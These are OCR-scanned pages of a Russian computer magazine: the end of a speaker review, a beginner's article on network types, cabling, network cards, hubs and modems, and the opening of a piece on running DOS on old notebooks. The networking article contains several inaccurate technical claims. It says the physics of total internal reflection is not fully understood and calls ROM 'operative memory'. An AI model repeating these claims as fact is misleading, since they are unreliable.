Набор проводов к колонкам идет очень неплохой, есть все что надо и даже больше. В комплекте поставляется 6 проводов с разъемами типа "тюльпан", один провод для подключения колонок к звуковой карте через аналоговый выход и небольшой удлинитель типа jack на случай, если один из разъемов на твоем компе окажется далеко от двух других.

Рассматриваем пульт управления. Он маленький, легкий, в руке держать удобно. На нем всего четыре кнопки: питание, отключение звука (mute) и громкость (взад - вперед). Точную дальность работы определить не удалось, но с 7 метров работает стабильно.

Теперь самое главное - звучание. Звук комплект выдает офигенный. Басы очень чистые и мощные. Если жарким летним днем поставить сабвуфер около себя и врубить погромче, то вентилятор тебе будет не нужен, так как мощность сабвуфера твоей акустики - 45 Вт (отнюдь не PMPO), и от него идет нехилый ветерок. Центральная колонка (15 Вт) состоит из 3 динамиков: 1 высокочастотный (далее ВЧ), а 2 других - широкополосные. Во фронтальных сателлитах (15 Вт) одна ВЧ и одна широкополосная, в тыловых (15 Вт) по одной ВЧ.

Оценивая акустику, мы просматривали фильм с DVD-диска, играли во второго хитмана и слушали музыку. Звук во всех трех случаях был на пять баллов. Особо порадовал хитман - реализм просто жуткий. Колонки произвели самое приятное впечатление не только качеством, но и ценой, так как стоят они около 150 вечнозеленых.



www.genius.ru Редакция выражает благодарность компании «Бюрократ» за предоставленную для тестирования аппаратуру

МЫ В СЕТЯХ!



Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru




СЕТИ И ИХ КЛАССИФИКАЦИЯ

Компьютерные сети принято делить по признаку охватываемой ими территории на 4 типа. LAN – Local Area Network – представляет собой систему из двух или более машин, слово "local" указывает на то, что компьютеры эти расположены недалеко друг от друга, как правило – в одном или соседних зданиях. MAN – Metropolitan Area Network – сеть, соединяющая компьютеры в пределах одного отдельно взятого города. WAN – Wide Area Network – объединяет компьютеры одной или нескольких стран. Ну и наконец GAN – Global Area Network – соединяет машины на разных континентах.

Следует заметить, что, как правило, типы сетей являются вложенными объектами, т.е. сеть типа GAN состоит из нескольких WAN-сетей, которые, в свою очередь, состоят из множества MAN-сетей и т.д. Атомарной единицей любой сети, впрочем, является уникальный компьютер.

Не следует жестко связывать ранг сети с количеством подключенных к ней компьютеров. Так, например, шестеро друзей на различных континентах могут запросто сформировать глобальную сеть, дозвонившись на один пул модемного провайдера где-нибудь в США. А что – все верно, компьютеры находятся на разных континентах и связаны между собой информационным пространством. Это логическое деление сетей никоим образом не указывает на используемые при соединении машин технологии. Логично в этой ситуации предположить, что чем большую территорию охватывает сеть, тем большие расстояния приходится покрывать передаваемой информации и, очевидно, тем большая пропускная способность необходима. Это находит отражение в используемых технологиях. Так, в LAN-сетях обычно примеряется технология Ethernet, в остальных – более масштабных – обычно используются технологии беспроводной и оптической связи.



ЛОКАЛЬНЫЕ СЕТИ

Локальные сети различают по топологии построения, т.е. некоторого шаблона, исходя из которого определяется структура системы. Самый примитивный вариант – соединение двух компьютеров через последовательный интерфейс при помощи кабеля нуль-модема. Этим кабелем, кстати, можно соединять компьютеры на расстоянии до 100 метров - такова специфика последовательного интерфейса.

Одноранговая сеть может состоять из множества равноправных и равнофункциональных компьютеров. Для создания такой сети в каждом из компьютеров обязательно должна присутствовать сетевая карта и все машины должны быть соединены в одну систему кабелями связи. Сеть типа "клиент-сервер" состоит из рабочих станций и одного мощного сервера, оснащенного большим хардом, мощным процессором, кучей памяти и дорогой периферией. Рабочие станции – обычно слабенькие машинки, часто без собственных жестких дисков, работают с информацией, размещенной на головном сервере. Кстати, не думай, что сетей "клиент-сервер" уже почти нет, это ошибочное мнение. В том или ином виде они используются во множестве организаций. Стоит заметить, что такое деление сетей не указывает на способ связи компьютеров – это может быть и витая пара, и коаксиал, и нуль-модемный кабель, да и, в общем случае, радиоканал, световод или спутниковая тарелка.

● КОАКСИАЛЬНЫЙ КАБЕЛЬ

Десятки лет назад чрезвычайно популярным был коаксиальный кабель – он вполне устраивал по пропускной способности, был дешев и доступен. Он состоит из центрального проводника (одножильного или многожильного), окруженного изолирующим материалом, на который натянута экранирующая оплетка из меди или алюминия. Сверху кабель покрыт слоем устойчивой к внешним воздействиям изолирующей оболочки.

Благодаря оплетке, прекрасно защищающей сигнал, идущий по центральному проводнику, от внешних электромагнитных полей, с помощью такого кабеля можно соединять объекты, находящиеся на значительном расстоянии друг от друга (несколько километров). Скорость передачи данных обычно не превосходит 7 мегабит в секунду, хотя, согласно спецификации, кабель должен передавать данные на скорости 10 Мбит/с. Этот кабель используется в основном в Ethernet-сетях, поэтому его иногда называют Ethernet-кабелем. Основная характеристика коаксиала – волновое сопротивление (отношение напряжения к силе тока в данном сечении передающего кабеля). Измерить эту величину для конкретного кабеля возможно, только обладая довольно дорогим устройством, поэтому при покупке кабеля, чтобы избежать проблем, надо посмотреть маркировку на внешней оболочке провода – для сетей Ethernet стандартная величина этого параметра равна 50 Омам.

Существуют два типа коаксиального кабеля – "тонкий" и "толстый". Диаметр первого составляет 0.2", второго в два раза больше.


Под тонким коаксиалом обычно понимают кабель RG-58, однако достоверно известно, что его запросто можно заменить более дешевым и качественным советским (он еще по ГОСТам СССР производился!) аналогом – РК-50. Длина сегмента при использовании этого кабеля не должна превышать 185 метров, при использовании специального оборудования – репитеров – его длина может превосходить 900 метров.

Для подключения кабеля к сетевой карте используются т.н. BNC-коннекторы. С их помощью кабель подключается с двух сторон к Т-коннектору, который, в свою очередь, подключается уже к сетевой карте.

"Толстый" - или как его еще называют за традиционный цвет внешней изоляции – "желтый" коаксиал значительно превосходит "тонкий" не только по диаметру и стоимости, но и по помехоустойчивости, вследствие чего максимальная длина одного сегмента составляет полкилометра, при использовании репитеров можно соединить объекты на расстоянии до 2,5 км. Для подключения такого кабеля к компьютеру используется специальное устройство, называемое трансивером. Трансивер с одной стороны подключается к коаксиалу, а с другой при помощи специального кабеля - к сетевой карте. Длина такого кабеля может достигать 50 метров, на обоих его концах находятся 15-контактные DIX-разъемы.

● ИСТОРИЧЕСКАЯ СПРАВКА

Первоначальная версия технологии Ethernet была разработана в 70-х годах фирмой Xerox. В начале 80-х фирмы DEC, Intel и Xerox написали техническую спецификацию этого стандарта, иногда называемого стандартом DIX (по первым буквам названий фирм).



NEXT

МЫ В СЕТЯХ!

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ВИТАЯ ПАРА

В девяностых годах особенную популярность приобрел кабель, называемой "витой парой". Витая пара представляет собой два изолированных скрученных между собой (от 4 до 6 витков на дюйм) медных провода, один из которых называется "Ring", другой именуется "Tip". Реальный кабель, впрочем, состоит, как правило, из четырех пар, т.е. восьми жил, поэтому все жилы в кабеле можно называть рингами и типами, прибавляя соответствующий индекс пары. Т.е., например, "Ring1", "Tip1",...,"Ring4", "Tip4".

Каждая пара имеет изоляцию определенного цвета:

1: "синий" и "белый-синий";
2: "оранжевый" и "белый-оранжевый";
3: "зеленый и белый-зеленый";
4: "коричневый и белый-коричневый".

Из четырех пар, присутствующих в кабеле, физически используются лишь две – одна на прием, другая на передачу данных.

Также кабели различают по категориям:

1-я используется для передачи речи в телефонных сетях;
2-я обеспечивает передачу данных на скорости до 4 Мбит/сек;
3-я - 10 Мбит/сек (стандарт 10BASE-T);
4-я - 16 Мбит/сек (используется в сетях Token Ring);
5-я - 100 Мбит/сек, или 1 Гбит/сек – при использовании современного и дорогого оборудования;
6-я категория специфицирована для частоты в 600 МГц, скорости передачи данных аналогичны 5-й категории.

Витая пара бывает экранированной (STP) и неэкранированной (UTP), отличить один кабель от другого можно по его маркировке – "CATEGORY 5+ STP ..." – явный признак экранированного кабеля.

Подключение витой пары к сетевому адаптеру обычно не вызывает затруднений – используется разъем RJ-45, которым при наличии специального устройства легко обжимается кабель. К слову, обжимать надо не как попало, а четко соблюдая схемы обжима, указанные в спецификации этой технологии. Процесс обжатия провода отлично освещен и проиллюстрирован на http://www.ixbt.com/comm/lan_faq.html.


К сожалению, витая пара обеспечивает связь лишь при длине сегмента <= 100 метров, но если использовать качественные сетевухи 3COM и кабель типа "Alcatel STP CATEGORY 5+", можно добиться более впечатляющих результатов – прибавка будет процентов 60-80. Также, как показала практика, вместо витой пары можно довольно эффективно использовать «полевку» - военные кабели "П-274 и "П-269". Эти кабели чрезвычайно устойчивы к внешним воздействиям и запросто тянут 10 Мбит. Больше – никак :(.

ОПТОВОЛОКОННЫЙ КАБЕЛЬ

Оптоволоконный кабель состоит из нескольких световодов – гибких пластиковых трубочек, по которым распространяются световые волны. Благодаря физическому эффекту полного внутреннего отражения (природа которого до сих пор до конца не изучена), волны внутри световода могут преодолевать значительные расстояния (десятки километров), перенося в себе гигабиты данных в секунду. Такие каналы связи очень дороги в установке, обслуживании и модернизации. Но вместе с тем сочетают высочайшую производительность и надежность, поэтому используются в крупных офисных сетях и при связи объектов, расстояние между которыми не позволяет использовать медь, либо если необходима широкая полоса пропускания данных. Для подключения такого кабеля к компьютеру необходим специальный оптический модем, стоимость которого может достигать нескольких тысяч долларов. Разъем для подключения кабеля к модему приваривается к световодам при помощи специального оборудования (для справки: сварка одного коннектора стоит около $20).

СЕТЕВЫЕ АДАПТЕРЫ

Компьютер подключается к сети при помощи сетевой карты, выступающей в роли адаптера, "переводящего" данные из внутреннего их представления в формат, пригодный для транспортирования через компьютерные сети, и наоборот. Сетевая карта оборудована собственным процессором и памятью (обычно 16 кб). Большинство сетевых адаптеров оснащены микросхемой RBROM (Remote Boot ROM). Это позволяет компьютеру, не имеющему собственного жесткого диска, производить загрузку (полную или частичную) ОС в память через сеть – довольно частое решение в корпоративных сетях. Для включения этой возможности, как правило, следует соответствующим образом замкнуть джампера, впрочем, более подробно об этом рассказано в документации к карте :). На внешней стороне адаптера находятся разъемы подключения кабелей – тонкого коаксиала и (или) витой пары. Сетевые карты позволяют, при использовании витой пары, передавать данные на скорости до 100 Мбит/сек, а в случае использования современного оборудования, поддерживающего стандарт Gigabit Ethernet, и до 1 Гбит/сек.




ХАБЫ

Для соединения нескольких компьютеров в сеть на базе витой пары используются специальные устройства – хабы. Они объединяют в единое информационное пространство несколько каналов связи. Хаб представляет собой обыкновенную микросхему с напаянными на ней элементами – коннекторами, инверторами напряжения, процессором и ROM. Инвертор напряжения производит первичную обработку поступающего сигнала, рассматривая его не в высокоуровневом логическом представлении, а в виде обыкновенного аналогового сигнала. Процессор, следуя определенному в ROM алгоритму, обрабатывает некоторым образом сигнал и посылает его еще одному инвертору, который уже, модифицировав сигнал, рассылает его по каждому из коннекторов. Хаб является центральным устройством сети, и от него напрямую зависит ее работоспособность. Хабы различают по количеству портов – как правило, это 5, 8, 12, 16 и скоростям передачи данных – от 10 до 1000 Мбит/с.

Хабы можно объединять между собой, получая сложные каскадные структуры, однако следует помнить - нежелательно, чтобы между любыми двумя компьютерами было более пяти хабов – это здорово замедлит работу. Многие хабы имеют разъемы для подключения коаксиального кабеля, что позволяет объединять сети, построенные на разных технологиях.

Нередко встречаются т.н. свитчи – вкратце их можно охарактеризовать как “умные хабы”. Действительно, возможности, которые предоставляют самые дорогие модели, превосходят ожидания непосвященного человека. Это и удаленное администрирование, и привязка каждого гнезда к конкретному MAC-адресу, и, в конце концов, множество задач, которые можно эффективно решить, написав на специальном языке сценарий для работы свитча.



МОДЕМЫ

Вообще, модемом называют устройство, позволяющее осуществлять обмен информацией между цифровыми устройствами (PC, например) через аналоговые каналы связи (как вариант – телефонные сети). Слово “МОДЕМ” образовано от “МОдулятор-ДЕМодулятор”.

Модем состоит из:

1) Адаптеров портов, осуществляющих трансфер информации между модемом и телефонной линией, а также между модемом и компьютером.

2) Сигнального процессора (DSP), обеспечивающего модуляцию-демодуляцию сигнала и поддерживающего некоторые протоколы передачи данных.

3) Контроллера, осуществляющего управление процессором, обработку команд и работу с данными.

4) ROM, в которой находится программа управления модемом и некоторые транспортные протоколы.

5) ERPROM, т.е. энергонезависимой перепрошиваемой памяти, в которой сохраняются установки модема перед его выключением.

6) Микросхем ROM, т.е. оперативной памяти устройства.

Модемы, как известно, бывают внутренние и внешние. Однако разница в их строении сводится к тому, что одни монтируются внутри корпуса, а другие располагаются снаружи компьютера. Поэтому рассматривать отдельно эти два варианта существования модемов бессмысленно. Довольно популярны (прежде всего, из-за своей дешевизны) в настоящее время т.н. “софтмодемы”. Таким термином принято называть устройства, часть функций которых лежит на программе, установленной на PC. Эти модемы, как правило, не имея собственного полноценного процессора, перекладывают функции по модуляции и демодуляции сигнала на CPU, что, конечно же, снижает производительность системы. Эти модемы привязаны к ОС, под которую они создавались, по этой причине их часто величают “винмодемами”, потому как настроить их под Юникс становится практически неразрешимой задачей. Есть, конечно, специальные драйвера, но под OpenBSD мне ничего не помогло :).

ЕСТЬ ЛИ ЖИЗНЬ ПОД ДОСОМ ?..

 Владимир Гусев (vova1971@nm.ru)

ЕСТЬ ЛИ ЖИЗНЬ ПОД ДОСОМ?


… ИЛИ КАК "ПРЕВРАТИТЬ" 386-Й НОУТБУК В IPAQ :)

И это не шутка, точнее не совсем шутка… Конечно, суперкрасивых картинок а-ля XP никто не обещает, но полноценная серьезная работа с таким древним железом вполне реальна!
"…386-й писюк, 6 метров мозгов… мда… Винда не встанет…" — подумаешь ты и усмехнешься. А зря: ведь есть DOS - на первый взгляд невзрачный и таинственный для подавляющего большинства современных юзеров. Слышу возгласы типа "ДОС - АЦТОЙ, ХР - КУЛ!", но все же рекомендую прочесть эту статью до конца и попытаться на деле попробовать оживить "трешку" или "четверку", тем более что 386-я нотебяка, к примеру, на Савелке, стоит около двух тысяч рублей, что, согласись, совсем недорого.


<DOS - ВЕЛИКИЙ И УЖАСНЫЙ>

